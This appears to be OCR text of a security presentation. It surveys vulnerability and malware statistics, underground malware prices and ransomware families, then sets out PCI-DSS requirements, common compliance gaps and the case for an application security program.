
Since 1999, over 147k vulnerabilities have been registered

41% of all vulnerabilities are from recent years

7% are from 2019 (Only 63 days in)

https://cve.mitre.org/data/downloads/index.html

Malware




- Malware continues to grow and morph as new vulnerabilities are discovered and old vulnerabilities are not remediated.

- ~50 Million variants in the last 60 months

https://www.av-test.org/en/statistics/malware/

Malware – Attack Vectors and Cost



Malware Cost

Trojans :

- Keylogger Detective 2.3.2 (w/ hidden installation). Price: **US $3**
- Web Browser Based (Opera, Mozilla Firefox, Chrome, Safari, etc). Price: **US $8**
- Remote Access / Backdoor. Price: **US $25**
- Spider Keylogger Pro v. 1.2.4. Price: **US $50**

Ransomware:

- Winlocker Source Code. Price: **US $8**
- Winlocker Activiation Key. Price: **US $10-20**

Source – Trendmicro "Russian Underground 101"

Malware Highlights

- **Low Cost** … The cost of various malware is extremely low for the possible greater rewards
- **Accuracy by Volume** … The attacker only needs to be right once while defense has to be right all the time
- **Go Where the People Are** … Web attacks are the most popular vector to infect hosts due to people's habits, advertising conduits, and rapid changes in the environment which create challenges for data security defenders.

Ransomware Jackpot

FBI Received Over 2,600 Ransomware Complaints in 2016 Costing $1.3 B

- About 2673 complaints were submitted according to IC3's report. The number is just the tip of the iceberg, though, when compared to the 298,728 cybercrime-related complaints received overall last year, 2016. Losses connected to such cybercriminal activities is reported to be around $1.3 B.

WannaCry: Encrypts 176 file types, including database, multimedia, and archive files, as well as Microsoft Office documents.

Petya: Encrypts the system's files, overwrites its Master Boot Record, and locks users out with a blue screen of death.

Locky: Encrypts over 130 file types, including those on removable drives and unmapped network shares.

Hidden Tear: Is an open-source ransomware that allowed cybercriminals to create their own versions which were themselves reworked into more spinoffs. One variant can encrypt up to 2,783 file types.

Cerber: Sold as a ransomware as a service (RaaS), which means cybercriminals can customize its encryption behavior and ransom demands; it's been recently spotted to be capable of stealing from Bitcoin wallets and evading machine learning.

https://cointelegraph.com/news/fbi-received-over-2600-ransomware-complaints-in-2016-costing-13-bln

https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/2017-ransomware-recap


Data Security Standards / Frameworks

- Several to pick from: ISO 27000, PCI-DSS, NIST, COBIT, SANS 20 and more
- Purpose of the Frameworks: To provide guidance on how to protect sensitive data
- Payment Card Industry – Data Security Standards (PCI-DSS) started in 2004 with the following requirements:

Goals	Requirements
Build & Maintain a Secure Network	1. Install and maintain a firewall configuration to protect cardholder data 2. Do not use vendor-supplied defaults for system passwords and other security parameters
Protect Cardholder Data	3. Protect stored cardholder data 4. Encrypt transmission of cardholder data across open, public networks
Maintain a Vulnerability Management Program	5. Use and regularly update anti-virus software or programs 6. Develop and maintain secure systems and applications
Implement Strong Access Control Measures	7. Restrict access to cardholder data by business need to know 8. Assign a unique ID to each person with computer access 9. Restrict physical access to cardholder data
Regularly Monitor and Test Networks	10. Track and monitor all access to network resources and cardholder data 11. Regularly test security systems and processes
Maintain an Information Security Policy	12. Maintain a policy that addresses information security for all personnel


https://www.pcisecuritystandards.org/document_library

Being fully PCI Compliant…



Key Points

- Not 100% across the board
- Compensating controls (duct tape) fill in the blanks
- Qualified Security Assessors (QSAs) work with shared data and limited time engagements
- Compliance testing is only once a year



http://www.verizonenterprise.com/verizon-insights-lab/payment-security/2017/

But we are PCI compliant… Not So Much.




Fig 15. QSA versus PFI, 2016*

(PFI – PCI Forensic Investigator)

Large Misses

- Requirement 10: Logging and Log Review
- Requirement 1: Network Environment & Changes
- Requirement 3: Data at Rest Protections
- Requirement 6: Vulnerability Management & Patching
- Requirement 7: Need to Know Access & Permissions
- Requirement 12: Policies & Training

http://www.verizonenterprise.com/verizon-insights-lab/payment-security/2017/

Challenge Summary

Bad Actors – External

- Deep Pockets & Cheap Tools
- Creative & Innovative
- Successful at extorting funds from a business


Bad Actors – Internal

- Many verticals lack compliance maturity
- Many verticals struggle with existing compliance requirements let alone new and evolving requirements
- Lack of structured Policies & Processes combined with enforcement
- Confirmed immaturity for Logging and Log Review, Data at Rest Protections, **Vulnerability Management**, Need to Know Access & Permissions
- Governments are jumping in on the action with new compliance regulations and fines

Business Impact

- Reputation and Confidence Loss
- Lawsuits
- Compliance Fines
- Combination of the three results in a decline of revenue while increasing business expenses

Application Security Challenges



Tsunami of Apps


1000 applications and counting…

Speed vs Depth

“I want 5 minute scans with no false positives.”

Developer User Story

We have seen the AppSec team
AND IT IS YOU! (the developer)



Establishing an AppSec Program

Goals and benefits of an Application Security Program

The mitigation of application security risks is not a one time exercise; rather it is an ongoing activity that requires paying close attention to emerging threats and planning ahead for the deployment of new security measures to mitigate these new threats. This includes the planning for the adoption of new application security activities, processes, controls and training.

